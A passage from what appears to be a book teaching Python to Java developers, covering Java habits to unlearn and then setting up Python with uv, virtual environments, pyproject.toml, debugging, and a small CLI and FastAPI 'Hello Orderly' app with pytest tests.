In Python, group things that change together. The example's `domain.py` holds `OrderStatus`, `OrderItem`, `Order` and the domain errors in about 45 lines. Split a module when it grows large or mixes concerns, not before.

4. Interfaces everywhere

In Java, it's common to write `OrderService` plus `OrderServiceImpl` for every bean. **Why it doesn't fit**: thanks to duck typing, tests can pass in any fake with the right methods, so an interface with one implementation is ceremony.

In Python, when you want a named contract that mypy checks, write a `Protocol`: an interface that classes satisfy by having matching methods, without ever saying `implements`.

PYTHON src/habits.py

```python
class Notifier(Protocol):
    def send(self, to: str, message: str) -> None: ...


class EmailNotifier:  # no "implements Notifier" anywhere
    def __init__(self) -> None:
        self.outbox: list[str] = []

    def send(self, to: str, message: str) -> None:
        self.outbox.append(f"To {to}: {message}")


def notify_shipped(order_ref: str, customer: str, notifier: Notifier) -> None:
    notifier.send(customer, f"Order {order_ref} has shipped")
```

The `...` is Python's "body goes here" placeholder. mypy checks that `EmailNotifier` fits `Notifier`. Chapter 4 covers Protocols in depth.

5. Static utility classes

In Java, helpers go in a `final` class with a private constructor. **Why it doesn't fit**: a module already *is* a namespace, so a class that's never instantiated is a module wearing a costume.

JAVA

```java
// MoneyUtils.java
public final class MoneyUtils {
  private MoneyUtils() {}
  public static String formatCents(
      long cents) { ... }
}
// caller
MoneyUtils.formatCents(1299);
```

PYTHON

```python
# money.py
def format_cents(cents: int) -> str:
    ...

# caller
import money
money.format_cents(1299)
```

In Python, write module-level functions in a module named after what it does: `money.py`, `pricing.py`. Avoid a `utils.py` junk drawer.

6. camelCase names

In Java, methods and variables are `camelCase`. **Why it doesn't fit**: Python's official style guide, *PEP 8*, uses `snake_case`, and the whole ecosystem follows it.

Kind of name	Java	Python (PEP 8)
Variables, functions, methods	`totalCents`	`total_cents`
Classes	`OrderService`	`OrderService`
Constants	`MAX_ITEMS`	`MAX_ITEMS`
Packages and modules	`com.acme.orderly`	`orderly`, `order_service`

In Python, use `snake_case` and let Ruff's naming rules enforce it (Chapter 16).

7. Deep com.company package trees

In Java, packages use reverse domain names, and Maven adds folders on top. **Why it doesn't fit**: Python packages are found by their top-level name, so deep trees only lengthen imports. Flat is better than nested.

```
Java (Maven)                                Python (uv)
src/main/java/com/acme/orderly/             src/orderly/
  orders/service/impl/                        orders/
    OrderServiceImpl.java                       service.py
```

In Python, use one top-level package named after your app, with one sub-package per feature. Chapter 7 shows a full layout.

8. Over-using inheritance and abstract classes

In Java, you see `AbstractBaseService`, template methods and a class per strategy. **Why it doesn't fit**: Python functions are values, so many class hierarchies collapse into "pass a function".

PYTHON src/habits.py

```python
def ten_percent_off(total_cents: int) -> int:
    return total_cents * 90 // 100


def checkout_total(
    total_cents: int, discount: Callable[[int], int] = no_discount
) -> int:
    return discount(total_cents)
```

In Python, prefer functions and composition. `checkout_total(10_000, discount=ten_percent_off)` returns `9000`, and the default, `no_discount`, leaves the total unchanged. Inheritance is still right for a real "is-a" family, such as domain exceptions.

9. Factories and builders

In Java, builders exist mainly because there are no named or default arguments. **Why it doesn't fit**: Python has both, so a constructor call already reads like a builder.

JAVA

```java
var lamp = CatalogItem.builder()
    .sku("LAMP-01")
    .name("Desk lamp")
    .priceCents(4999)
    .build();
var cheaper = lamp.toBuilder()
    .priceCents(3999)
    .build();
```

PYTHON

```python
lamp = CatalogItem(
    sku="LAMP-01",
    name="Desk lamp",
    price_cents=4999,
)
cheaper = dataclasses.replace(
    lamp, price_cents=3999
)
```

In Python, use keyword arguments with defaults, `dataclasses.replace()` for "a copy with one change", and a `@classmethod` for alternative constructors. A *classmethod* receives the class (`cls`) instead of an instance, so it works like a static factory method:

PYTHON src/habits.py

```python
@dataclass(frozen=True, slots=True)
class CatalogItem:
    sku: str
    name: str
    price_cents: int
    active: bool = True
    tags: tuple[str, ...] = ()

    @classmethod
    def from_csv_row(cls, row: str) -> Self:
        sku, name, price = (part.strip() for part in row.split(","))
        return cls(sku=sku, name=name, price_cents=int(price))
```

10. Defensive null checks

In Java, years of `NullPointerException` s teach you to guard everything. **Why it doesn't fit**: layers of checks hide the logic, and returning `None` for "not found" pushes the problem onto every caller.

PYTHON Avoid

```python
def find_price(prices: dict[str, int] | None, sku: str | None) -> int | None:
    if prices is not None and sku is not None:
        if sku in prices:
            if prices[sku] is not None:
                return prices[sku]
    return None
```

In Python, use EAFP and raise a clear domain error, like `find_price` in the EAFP section. When absence is normal, say so in the type (`int | None`) and check with `if price is None` ; mypy then makes every caller handle it.

11. Using == and is the Java way

This one trips everybody, because it's the **reverse** of Java's intuition.

Question	Java	Python
Same value?	`a.equals(b)`	`a == b`
Same object?	`a == b`	`a is b`

PYTHON REPL

```
>>> a = ["MUG-BLUE-01", "LAMP-01"]
>>> b = ["MUG-BLUE-01", "LAMP-01"]
>>> a == b
True
>>> a is b
False
>>> discount = None
>>> discount is None
True
```

In Python, use `==` for values, including strings, and `is` only to check for `None`. Python even warns you about the classic slip:

PYTHON REPL

```
>>> quantity = 1000
>>> quantity is 1000
<stdin>:1: SyntaxWarning: "is" with 'int' literal. Did you mean "=="?
False
```

12. Reimplementing the standard library

In Java, you may write small helpers by hand or pull in Guava for them. **Why it doesn't fit**: Python's standard library has tested versions of most of them, and readers recognise them at a glance.

PYTHON Avoid

```python
counts: dict[str, int] = {}
for sku in skus:
    if sku in counts:
        counts[sku] = counts[sku] + 1
    else:
        counts[sku] = 1
```

PYTHON Prefer

```python
def best_sellers(skus: Iterable[str], top: int = 2) -> list[tuple[str, int]]:
    return Counter(skus).most_common(top)
```

In Python, check the standard library first: `collections.Counter` and `defaultdict` for counting and grouping, `itertools.batched` for chunks, `max(items, key=...)` for "biggest by a field", and `statistics.median` for averages.

One task, two styles

The task: list the `PENDING` orders worth at least a threshold, biggest first. Here's a typical first attempt by a Java developer. It works and it's tested, but count the habits:

PYTHON src/avoid_java_style.py (excerpt)

```
    def generateReport(self, orders: list[Order] | None) -> list[str]:
        result: list[str] = []
        if orders is None:
            return result
        selected: list[Order] = []
        for i in range(len(orders)):
            order = orders[i]
            if order is not None:
                if order.status == OrderStatus.PENDING:
                    if order.total_cents >= self.getMinTotalCents():
                        selected.append(order)
        selected.sort(key=functools.cmp_to_key(OrderComparator.compare))
        for i in range(len(selected)):
            order = selected[i]
            total = MoneyUtils.formatCents(order.total_cents)
            result.append(order.id.hex[0:8] + ": " + total)
        return result
```

That method sits in a `BigOrderReportGenerator` class with a getter and setter for the threshold, next to a `MoneyUtils` static class and an `OrderComparator` class. Now the Pythonic version:

PYTHON src/report.py

```
def big_pending_orders(
    orders: Iterable[Order], min_total_cents: int = 0
) -> list[str]:
    """Describe PENDING orders worth at least min_total_cents, biggest first."""
    selected = [
        order
        for order in orders
        if order.status == OrderStatus.PENDING
        and order.total_cents >= min_total_cents
    ]
    selected.sort(key=lambda order: order.total_cents, reverse=True)
    return [f"{o.id.hex[:8]}: {format_cents(o.total_cents)}" for o in selected]
```

- **One function** with a default argument replaces a class with a setter.
- `Iterable[Order]` accepts a list, a generator or a database cursor: duck typing with a type hint.
- **The list comprehension** (`[... for ... if ...]`) filters like `stream().filter().toList()`. Chapter 3 covers it.
- `sort(key=...)` sorts by a field, so there's no comparator class, and the **f-string** `f"..."` replaces concatenation.

Both print the same report, and a test checks that they agree for several thresholds:

OUTPUT

```
e5f6a7b8: $1,324.98
a1b2c3d4: $38.97
```

PYTHON tests/test_report.py

```python
def test_both_styles_agree() -> None:
    generator = BigOrderReportGenerator()
    for threshold in (0, 2000, 100_000, 10**9):
        generator.setMinTotalCents(threshold)
        java_style = generator.generateReport(sample_orders())
        assert java_style == big_pending_orders(sample_orders(), threshold)
```

Same behaviour, less than half the code, and it reads like the requirement. A plain `assert` is the whole test; pytest needs no `assertEquals` (Chapter 15).

How to think in Python: a checklist

You won't get all of this right on day one, and nobody expects you to. Keep this list nearby for your first few weeks.

- ☐ Start with a function. Write a class when state and behaviour belong together.
- ☐ Use plain attributes. Add `@property` only when you need logic.
- ☐ Name things in `snake_case`, and let Ruff format your code.
- ☐ Ask forgiveness: do the operation and catch the specific exception.
- ☐ Depend on what an object can do, and describe it with a `Protocol` if needed.
- ☐ Use `==` for values and `is` only for `None`.
- ☐ Check the standard library before writing a helper.
- ☐ Use keyword arguments instead of builders.
- ☐ Keep packages shallow and type-hint every public function.
- ☐ If the code is hard to explain, simplify it. When in doubt, `import this`.

Recap

- Python was built for readability; Java for structure at scale. Both are excellent at different things.
- The Zen of Python (`import this`) is the culture in nineteen lines: readable, explicit, flat and simple.
- Python prefers EAFP (try it, catch the specific exception) over LBYL (check first).
- Duck typing asks "what can it do?", not "what class is it?". A `Protocol` lets mypy check the duck.
- Everything is an object, including functions and modules. Python is dynamically but strongly typed.
- CPython compiles to bytecode but mostly interprets it. Type hints are checked by mypy in CI, not at runtime.

- Unlearn getters, utility classes, one-class-per-file, deep packages, builders and null checks, and remember that `==` and `is` are reversed.

Try it yourself

> 🏋️ **Exercise 1: Spot the habits**
>
> Open `examples/ch01-mindset/src/avoid_java_style.py` and list every Java habit you can find, with its number from this chapter. Hint: there are at least seven.

> 🏋️ **Exercise 2: Add a filter the Pythonic way**
>
> Add a `min_items: int = 1` parameter to `big_pending_orders` that skips orders with fewer items, plus a test. Hint: add one condition to the comprehension; `len(order.items)` gives the count.

> 🏋️ **Exercise 3 (stretch): A notifier without implements**
>
> Write an `SmsNotifier` with a `send(self, to: str, message: str) -> None` method that stores messages in a list. Pass it to `notify_shipped` in a test and run `uv run mypy` . Hint: don't import or subclass `Notifier` .

Further reading

- PEP 20: The Zen of Python: the nineteen aphorisms, from the source.
- PEP 8: Style Guide for Python Code: the naming and layout rules every team follows.
- Python glossary: official one-paragraph definitions of EAFP, LBYL and duck typing.
- The Python Standard Library: browse the batteries before writing your own.
- General Python FAQ: Guido's own account of why Python was created.

CHAPTER 2

Setting Up and Your First Python Program

> *A good setup takes about twenty minutes, and it saves you from the "works on my machine" pain that gives Python an unfair reputation.*

🎯 **What you'll learn**

- How to install Python on Windows, macOS and Linux, and how Python's release cycle compares with Java's
- What a virtual environment is, and why every project gets its own
- How to manage a project with **uv**, and how `pyproject.toml` and `uv.lock` map to `pom.xml`
- How Python programs start, from `python -m` to `if __name__ == "__main__":`
- How to set up VS Code or PyCharm, and how to debug
- How to build "Hello Orderly": a small CLI and a tiny FastAPI web app, with tests

The big picture

In Java you install a JDK and Maven, and your IDE ties them together. Maven downloads jars into `~/.m2`, builds a classpath per project, and the JDK runs it.

Python has the same jobs, but historically it split them across many small tools, which is where its "setup is confusing" reputation comes from. Today one tool, **uv**, covers almost all of it, and this chapter shows you that calm, modern path.

🧩 **Think of it like a workshop with labelled toolboxes**

Your computer can have several Pythons installed, like several workbenches. Each project gets its own toolbox (a *virtual environment*) holding exactly the parts it needs. Nothing from one project's toolbox leaks into another's.

Concept	Java / Spring	Python
Runtime	JDK (17, 21, 25)	CPython interpreter (3.13, 3.14, 3.15)
Version switcher	SDKMAN!, toolchains	`uv python`, the `py` launcher
Build and dependencies	Maven or Gradle	**uv** (or pip, Poetry, PDM)
Project file	`pom.xml`	`pyproject.toml`
Lock file	none by default	`uv.lock`

Concept	Java / Spring	Python
Dependency storage	`~/.m2` + per-build classpath	a `.venv` folder per project
Entry point	`public static void main`	`if __name__ == "__main__":`
Test runner	JUnit 5 + Surefire	pytest

Installing Python

You need Python 3.13 or newer. If you'll use uv (recommended), it can download Python for you, so feel free to skip to "Letting uv install Python for you". Still, it helps to know the official routes.

Windows

Get the **Python install manager** from https://www.python.org/downloads/ or the Microsoft Store. Its `py` command installs and launches any Python version, a bit like SDKMAN!.

TERMINAL

```
py install 3.13        # download and install Python 3.13
py list                # show the Pythons you have
py -3.13 --version     # run a specific version
```

> **Version note: the classic installer is on its way out**
>
> The traditional `.exe` installer is deprecated since Python 3.14 and won't be produced from 3.16. If your machine has the older `py` launcher, `py -0` lists your versions instead of `py list`. Both understand `py -3.13`.

macOS

macOS may already have a `python3` from Apple's developer tools. Leave it to Apple and install your own with Homebrew:

TERMINAL

```
brew install python@3.13     # a Homebrew-managed Python
brew install uv              # or: install uv and let it manage Pythons
```

Linux

Your distribution's Python belongs to the operating system; tools like `apt` and `dnf` depend on it. Installing packages into it with `sudo pip install` can break them, so modern distributions block it (PEP 668):

OUTPUT

```
error: externally-managed-environment

× This environment is externally managed
```

That error is a friend. Treat the system Python like a JRE your OS vendor bundles for its own tools: you wouldn't put your project's jars into it.

Letting uv install Python for you

uv downloads standalone Python builds, and works the same way on every platform:

TERMINAL

```
uv python install 3.13 3.15    # install two versions side by side
uv python list --only-installed
```

Install uv itself with `winget install --id=astral-sh.uv -e`, `brew install uv`, or the one-line installer from https://docs.astral.sh/uv/getting-started/installation/.

> 💡 **If you're unsure, use uv**
>
> Install uv, then let it fetch Python. One tool, one set of commands on Windows, macOS and Linux.

How Python releases work

Java ships a feature release every six months and marks one every two years as LTS (17, 21, 25). Most enterprise teams jump from LTS to LTS.

Python is simpler: **one feature release every October**, and every release gets about **five years** of support, so there's no LTS label. Since 3.13, that means two years of bugfix releases (roughly every two months), then three years of security-only fixes.

Version	First release	Bugfixes until	Security fixes until
3.13	October 2024	October 2026	October 2029
3.14	October 2025	October 2027	October 2030
3.15	October 2026	October 2028	October 2031

> ☕ **Coming from Java**
>
> Think of every Python release as an LTS with a five-year life. A healthy team rhythm is to move up one version a year, a few months after October. The pause gives libraries with compiled parts time to publish *wheels* (prebuilt packages) for the new version.

Virtual environments: a private world per project

Python finds libraries in a folder called `site-packages`. If every project shared one, project A needing `pydantic 1` and project B needing `pydantic 2` would fight. A **virtual environment** (a *venv*) is a folder holding a link to one Python interpreter plus its own private `site-packages`.

> 🧩 **Each project gets its own ~/.m2 plus its own JDK**
>
> Imagine every Maven project had a private `~/.m2` and a pinned JDK, and switching projects switched both. That's a virtual environment. It's usually a `.venv` folder inside the project, and it's never committed to Git.

How a virtual environment works

There's very little magic:

```
.venv/
  pyvenv.cfg          <- "home = C:\...\Python313"  (which Python to use)
  Scripts/ (bin/)     <- python.exe, activate scripts, installed CLIs
  Lib/site-packages/  <- this project's libraries
```

When `.venv/Scripts/python` starts, it reads `pyvenv.cfg`, takes the standard library from the install named in `home`, and takes third-party packages from the venv's own `site-packages`.

Activating a venv only puts its `Scripts` (or `bin`) folder first on your `PATH`. You don't need to activate if you call the venv's Python directly, and with uv you rarely will.

The classic way: venv and pip

You'll meet this in older READMEs and Dockerfiles, so it's worth seeing once. `venv` is built into Python, and `pip` is the standard installer.

TERMINAL

```
python -m venv .venv                  # create the environment
source .venv/Scripts/activate         # Git Bash on Windows
# .venv\Scripts\Activate.ps1          # PowerShell
# source .venv/bin/activate           # macOS and Linux
python -m pip install "httpx2==2.16.0"
python -m pip freeze > requirements.txt
deactivate
```

`pip freeze` writes every installed version, including transitive ones, into `requirements.txt`. (Prefer `python -m pip` to a bare `pip`: it guarantees you get the pip of the Python you meant.) It works, but you juggle several tools and a hand-maintained file. That's the gap uv fills.

uv: one tool for the whole job

uv is a Python project manager from Astral, the team behind the Ruff linter. It's written in Rust and is very fast. One `uv` command replaces pip, venv, pip-tools, pipx and pyenv, and it handles the lock file too.

Coming from Java

uv is Maven, the Maven Wrapper and SDKMAN! rolled into one. Like `~/.m2`, it keeps one global download cache and links packages into each project, so twenty projects don't mean twenty downloads.

The everyday uv commands

You want to...	Maven / SDKMAN!	uv
start a project	`mvn archetype:generate`	`uv init`
add a dependency	edit `pom.xml`	`uv add httpx2`
add a test-only dependency	`<scope>test</scope>`	`uv add --dev pytest`
run something	`mvn exec:java`	`uv run python -m app`
see the tree	`mvn dependency:tree`	`uv tree`
refresh the lock	(no lock)	`uv lock`
set up a fresh checkout	`mvn dependency:resolve`	`uv sync`
pin the runtime	`.sdkmanrc`	`uv python pin 3.13`

`uv run` is the one you'll type most. It checks that `.venv` matches `pyproject.toml` and `uv.lock`, fixes it if not (creating the venv the first time), then runs your command inside it. No activation needed.

TERMINAL

```
uv lock --upgrade-package fastapi   # move one library to its newest version
uv sync --no-dev                    # production install: skip dev tools
```

pyproject.toml vs pom.xml

`pyproject.toml` is Python's standard project file. TOML is a simple `key = value` format with `[sections]`; think of a `.properties` file that understands lists and nesting. Here's what `uv init` and two `uv add` commands produced:

TOML pyproject.toml (trimmed)

```toml
[project]
name = "hello-orderly"
version = "0.1.0"
requires-python = ">=3.13"
dependencies = [
    "fastapi[standard]>=0.162.0",
]

[dependency-groups]
dev = [
    "mypy>=2.4.1",
    "pytest>=9.2.0",
    "ruff>=0.17.3",
]
```

Concern	pom.xml	pyproject.toml
Coordinates	`groupId`, `artifactId`, `version`	`name`, `version`
Language level	`maven.compiler.release`	`requires-python`
Dependencies	`<dependencies>`	`dependencies = [...]`
Test scope	`<scope>test</scope>`	`[dependency-groups]`
Optional features	optional deps, profiles	`[project.optional-dependencies]`
Build plugins	`<build><plugins>`	`[build-system]`
Plugin config	`<configuration>`	`[tool.ruff]`, `[tool.mypy]`, …
Main class	`Main-Class` in the manifest	`[project.scripts]`

The square brackets in `fastapi[standard]` select an **extra**, an optional bundle of dependencies. It feels a lot like a Spring Boot starter: one line pulls in the server, the CLI and friends.

uv.lock: the lock file Maven never had

Maven has no lock file by default: transitive versions come from "nearest wins" resolution, and teams fight drift with BOMs and the enforcer plugin.

uv writes **`uv.lock`**, pinning every package, direct and transitive, with exact versions and hashes for every platform. Commit it, and your laptop, CI and Docker image install the same bytes.

TERMINAL

```
uv sync --locked      # CI: install the lock, and fail if it's out of date
```

Dependency groups and version specifiers

Dependency groups (PEP 735) hold tools you need while developing but never ship, much like Maven's `test` scope. `uv add --dev` writes to the `dev` group; `uv add --group lint ruff` makes a named group. Python has no `provided` or `runtime` scopes, because there's no separate compile step.

Version **specifiers** say which versions you accept. They're simpler than Maven's ranges:

Specifier	Meaning	Maven-ish equivalent
`>=2.4`	2.4 or newer	`[2.4,)`
`>=2.4,<3`	any 2.x from 2.4	`[2.4,3)`
`~=2.4`	compatible: `>=2.4, ==2.*`	`[2.4,3)`
`==2.4.1`	exactly this	`[2.4.1]`

> 💡 **If you're unsure, use >= in pyproject.toml**
>
> Write lower bounds like `>=2.4`, as `uv add` does, and let `uv.lock` do the exact pinning.

What about Poetry, PDM, Hatch, pip-tools and conda?

You'll meet these in existing projects, and all are maintained:

- **Poetry** was the popular all-in-one tool before uv. Version 2 uses the standard `[project]` table, so moving to uv is gentle.
- **PDM** and **Hatch** are standards-based project managers.
- **pip-tools** pins a `requirements.txt`; `uv pip compile` does the same job.
- **conda** also manages non-Python libraries (CUDA, GDAL), so it's common in data science but rarely needed for web services.

> 💡 **If you're unsure, use uv**
>
> For new services, pick uv. Stay on Poetry or PDM in an existing repo if the team is happy; the concepts in this chapter carry over.

Running Python code

Python runs your source directly; there's no `javac` step and no jar to build. (Chapter 1 explains the bytecode compiling that happens behind the scenes.)

Scripts, modules and python -m

There are two ways to start a program:

- **By file path:** `python stock_report.py`. Fine for a single script.
- **By module name:** `python -m hello_orderly`. Python finds the module on its import path and runs it.

The `-m` form is like `java com.orderly.Main`: you name a module, not a file. Once your code is a package, running one of its files by path breaks imports:

OUTPUT

```
$ uv run hello_orderly/cli.py
Traceback (most recent call last):
  File "...\hello_orderly\cli.py", line 3, in <module>
    from hello_orderly.products import sample_product
ModuleNotFoundError: No module named 'hello_orderly'
```

Python put the file's own folder on the import path, not the project root, so it can't see the package. `uv run python -m hello_orderly` works. Standard tools run the same way: `python -m venv`, `python -m pip`.

`if __name__ == "__main__"` vs `public static void main`

When Python imports a module, it runs the file top to bottom. Every module has a variable called `__name__`. It holds `"__main__"` when the file is the program being run, and the module's name when it's imported. A two-line file shows the difference:

OUTPUT

```
$ python greet.py
__name__ is '__main__'
$ python -c "import greet"
__name__ is 'greet'
```

So the `if __name__ == "__main__":` check means "only do this when I'm the program, not when someone imports me". It's Python's `main` method.

JAVA

```java
public class Main {
  public static void main(
      String[] args) {
    System.out.println(
        "Hello, Orderly!");
  }
}
```

PYTHON

```python
def main() -> None:
    print("Hello, Orderly!")


if __name__ == "__main__":
    main()
```

To make a whole package runnable with `python -m`, add a `__main__.py` file to it. That's the `Main-Class` line of your jar's manifest.

The interactive REPL, IPython and Jupyter

A **REPL** (read-eval-print loop) is an interactive prompt where you type Python and see results immediately. Think of JShell, but used every day. Start it with `uv run python` inside a project.

Python 3.13 brought a much nicer REPL: colour, multi-line editing, F2 to browse history, F3 for paste mode, and `exit` or `help` without parentheses. A real session in the example project:

PYTHON REPL

```
>>> from hello_orderly.products import sample_product
>>> p = sample_product()
>>> p.sku
'MUG-BLUE-01'
>>> p.describe()
'MUG-BLUE-01: Blue Coffee Mug at $12.99'
>>> type(p)
<class 'hello_orderly.products.Product'>
```

> **Newer Python**
>
> Python 3.14 adds syntax highlighting to the REPL and tab-completion for module names in `import` lines.

IPython is a richer REPL with better completion and `%timeit`. Run it inside your project without adding it as a dependency: `uv run --with ipython ipython`. **Jupyter** notebooks mix code, output and charts in the browser; they're loved for data work (Chapter 19) and less common in service code.

How a project is laid out

Modules and packages

A **module** is one `.py` file. Unlike a Java class file, it can hold several classes, functions and constants. A **package** is a folder of modules with an `__init__.py` file in it (an empty one is fine; always include it). Imports follow the folders, so `hello_orderly/products.py` is imported as `hello_orderly.products`, much like a Java package maps to a directory.

Flat layout vs src layout

There are two common shapes:

```
flat layout                  src layout
-----------                  ----------
hello-orderly/               orderly/
  pyproject.toml               pyproject.toml
  hello_orderly/               src/
    __init__.py                  orderly/
    products.py                    __init__.py
  tests/                           orders/ ...
    test_cli.py                  tests/
```

In the **src layout** your package sits inside `src/`, so it's only importable once installed into the venv. Tests then run against the installed package, as production does. Plain `uv init` creates this layout, and the capstone in Chapter 20 uses it.

The **flat layout** puts the package at the top. It's simpler, and fine for scripts, small tools and learning; Hello Orderly uses it. Either way, tests live in a top-level `tests/` folder, the cousin of `src/test/java`.

> 💡 **If you're unsure, use the src layout for services**
>
> Use the src layout for anything you deploy or publish. Use flat for scripts and experiments.

Editors and debugging

VS Code with Pylance

Install Microsoft's **Python** extension. It brings **Pylance**, the language server behind completion, go-to-definition, rename and as-you-type type checking, plus the **Python Debugger**. Add the **Ruff** extension for formatting on save.

Run "Python: Select Interpreter" from the command palette and pick `.venv`. If imports show red squiggles, the wrong interpreter is selected nine times out of ten.

PyCharm for IntelliJ users

PyCharm comes from JetBrains, the makers of IntelliJ IDEA, so the keymap, refactorings and run configurations will feel like home. Point it at the project's `.venv`; it understands uv projects.

Debugging with breakpoint() and the IDE

IDE debugging works as in IntelliJ: click in the gutter and start a debug run. For the FastAPI app in VS Code, add a launch configuration:

JSON .vscode/launch.json (one configuration)

```json
{
  "name": "Hello Orderly API",
  "type": "debugpy",
  "request": "launch",
  "module": "fastapi",
  "args": ["dev", "hello_orderly/api.py", "--no-reload"]
}
```

Python also has a debugger built into the language. Put `breakpoint()` on any line, run the program, and you drop into **pdb**, a command-line debugger, at that spot:

PYTHON

```python
def describe(self) -> str:
    breakpoint()          # execution pauses here
    dollars, cents = divmod(self.price_cents, 100)
```

pdb command	Does	IntelliJ equivalent
`n`	next line	Step Over
`s`	step into	Step Into
`c`	continue	Resume
`p expr`	print a value	Evaluate Expression
`l` / `w`	show code / stack	Frames panel
`q`	quit	Stop

It works in containers and over SSH, where no IDE can reach. Set `PYTHONBREAKPOINT=0` to make every `breakpoint()` do nothing, and remove them before you commit.

Build "Hello Orderly" step by step

Let's build a CLI that prints an Orderly product, serve the same product over HTTP with FastAPI, and test both.

Full code: `examples/ch02-setup/`

Step 1: create the project

TERMINAL

```
uv init --no-package --python 3.13 hello-orderly
cd hello-orderly
rm main.py                          # we'll write a package instead
uv add "fastapi[standard]"
uv add --dev pytest mypy ruff
```

`uv init` creates `pyproject.toml`, a `.python-version` file pinning 3.13, a `README.md`, a `.gitignore` and a Git repository. The first `uv add` creates `.venv` and `uv.lock`. Commit everything except `.venv`. (The finished copy in `examples/ch02-setup/` also has mypy and pytest settings, which Chapter 16 explains.)

Step 2: a Product type

Create a folder `hello_orderly/` with an empty `__init__.py`, then the product type. In Java this would be a record:

JAVA

```java
public record Product(UUID id, String sku, String name,
                      long priceCents, Instant createdAt) {}
```

PYTHON hello_orderly/products.py

```python
from dataclasses import dataclass
from datetime import UTC, datetime
from uuid import UUID


@dataclass(frozen=True, slots=True)
class Product:
    """A product we sell. Immutable, a bit like a Java record."""

    id: UUID
    sku: str
    name: str
    price_cents: int
    created_at: datetime

    def describe(self) -> str:
        """Return a one-line summary, such as 'MUG-BLUE-01: ... $12.99'."""
        dollars, cents = divmod(self.price_cents, 100)
        return f"{self.sku}: {self.name} at ${dollars}.{cents:02d}"
```

Line by line:

- `from ... import ...` is Java's `import`, naming exactly what you want from a module.
- `@dataclass` is a **decorator**: think of an annotation that is real code. It writes `__init__` (the constructor), `__eq__` (equals) and `__repr__` (toString) for you, like a record.
- `frozen=True` makes instances immutable; `slots=True` fixes the set of fields and saves memory.
- `sku: str` is a **type hint**. Python doesn't enforce it at run time, but your editor and mypy do (Chapter 5).
- The string under `class` is a **docstring**, Python's Javadoc.

- `divmod(1299, 100)` returns the pair `(12, 99)`, unpacked into two names. `f"..."` is an f-string, `String.format` with the values inline. Chapter 3 covers both.

Money lives in integer cents, so there are no floating-point surprises. The same file has a `sample_product()` function returning a fixed mug.

Step 3: a command-line entry point

PYTHON hello_orderly/cli.py

```python
from hello_orderly.products import sample_product


def main() -> None:
    product = sample_product()
    print("Hello, Orderly!")
    print(product.describe())


if __name__ == "__main__":
    main()
```

PYTHON hello_orderly/__main__.py

```python
from hello_orderly.cli import main

main()
```

`def main() -> None:` declares a function that returns nothing (Java's `void`). The indented lines are its body: Python uses indentation where Java uses braces. It feels fragile for about a day; then you stop noticing it.

TERMINAL

```
uv run python -m hello_orderly
```

OUTPUT

```
Hello, Orderly!
MUG-BLUE-01: Blue Coffee Mug at $12.99
```

Your first Python program. Nicely done.

Step 4: a tiny FastAPI app

Here's the Spring version you'd write today:

JAVA

```java
@RestController
class ProductController {
    @GetMapping("/api/v1/products/{sku}")
    Product get(@PathVariable String sku) {
        return Optional.ofNullable(CATALOGUE.get(sku))
            .orElseThrow(() -> new ResponseStatusException(
                HttpStatus.NOT_FOUND, "No product " + sku));
    }
}
```

And the FastAPI version:

PYTHON hello_orderly/api.py

```python
from fastapi import FastAPI, HTTPException

from hello_orderly.products import Product, sample_product

app = FastAPI(title="Hello Orderly")

# An in-memory "database": a dict from SKU to product.
CATALOGUE = {p.sku: p for p in [sample_product()]}


@app.get("/healthz")
def healthz() -> dict[str, str]:
    return {"status": "ok"}


@app.get("/api/v1/products/{sku}")
def get_product(sku: str) -> Product:
    product = CATALOGUE.get(sku)
    if product is None:
        raise HTTPException(status_code=404, detail=f"No product {sku}")
    return product
```

- `app = FastAPI(...)` creates the application object. There's no component scan; routes register on this object.
- `CATALOGUE` is a **dict**, Python's `HashMap`, built with a comprehension (Chapter 3).
- `@app.get(...)` is `@GetMapping`, and `{sku}` becomes the `sku` parameter, like `@PathVariable`.
- The return type `-> Product` tells FastAPI how to make JSON, Jackson's job in Spring.
- `None` is Python's `null`, and `HTTPException` plays the role of `ResponseStatusException`.

Start it with the development server, which reloads when you save a file:

TERMINAL

```
uv run fastapi dev hello_orderly/api.py
```

OUTPUT

```
INFO:     Uvicorn running on http://127.0.0.1:8000 (Press CTRL+C to quit)
INFO:     Application startup complete.
```

In another terminal:

TERMINAL

```
curl localhost:8000/api/v1/products/MUG-BLUE-01
```

OUTPUT

```
{"id":"6f1c2a9e-3b4d-4c5e-8f70-1a2b3c4d5e6f","sku":"MUG-BLUE-01",
"name":"Blue Coffee Mug","price_cents":1299,
"created_at":"2026-11-03T09:30:00Z"}
```

(The JSON arrives on one line; it's wrapped here to fit the page.) Open http://127.0.0.1:8000/docs for interactive Swagger UI, generated for free, like springdoc-openapi. Chapter 8 builds a real API with Pydantic request and response models.

Step 5: tests

FastAPI's `TestClient` calls the app in-process, like Spring's `MockMvc`:

PYTHON tests/test_api.py

```python
from fastapi.testclient import TestClient
from hello_orderly.api import app

client = TestClient(app)


def test_unknown_product_is_a_404() -> None:
    response = client.get("/api/v1/products/NOPE")

    assert response.status_code == 404
    assert response.json() == {"detail": "No product NOPE"}
```

pytest tests are plain functions whose names start with `test_`, and plain `assert` replaces `assertEquals`. For the CLI, pytest's `capsys` fixture captures what `main()` prints (see `tests/test_cli.py`).

TERMINAL

```
uv run pytest -q
```

OUTPUT

```
.......                                                                  [100%]
7 passed in 1.90s
```

Meet the quality tools: ruff, mypy and pytest

Three tools give Python the safety net you're used to from `javac`, Checkstyle and JUnit. Chapter 16 sets them up in depth; here's a first taste.

- **Ruff** formats and lints, replacing Spotless, Checkstyle and much of PMD in one very fast tool. `uv run ruff format .` and `uv run ruff check .`
- **mypy** checks your type hints, catching the mistakes `javac` would. `uv run mypy`
- **pytest** runs your tests, as you've seen.

Why bother with mypy in a dynamic language? Look at this:

PYTHON oops.py

```python
def total_cents(price_cents: int, quantity: int) -> int:
    return price_cents * quantity


print(total_cents("12.99", 2))
```

Python runs it happily and prints `12.9912.99`, because "multiplying" a string repeats it. mypy stops the bug before it ships:

OUTPUT

```
oops.py:5: error: Argument 1 to "total_cents" has incompatible type
"str"; expected "int"  [arg-type]
```

(Wrapped to fit the page.)

> 🧠 **Key idea**
>
> Type hints plus mypy in strict mode are the enterprise norm in Python. They give you most of the compile-time safety you're used to, without slowing the code down.

Tools and one-file scripts: uvx, uv tool and PEP 723

To run a Python tool without adding it to a project, use `uvx` (short for `uv tool run`). It installs the tool into a cached, throwaway environment and runs it, like downloading a jar to `java -jar` it once:

TERMINAL

```
uvx ruff --version          # prints: ruff 0.17.3
uvx ruff check .            # lint any folder, no install needed
```

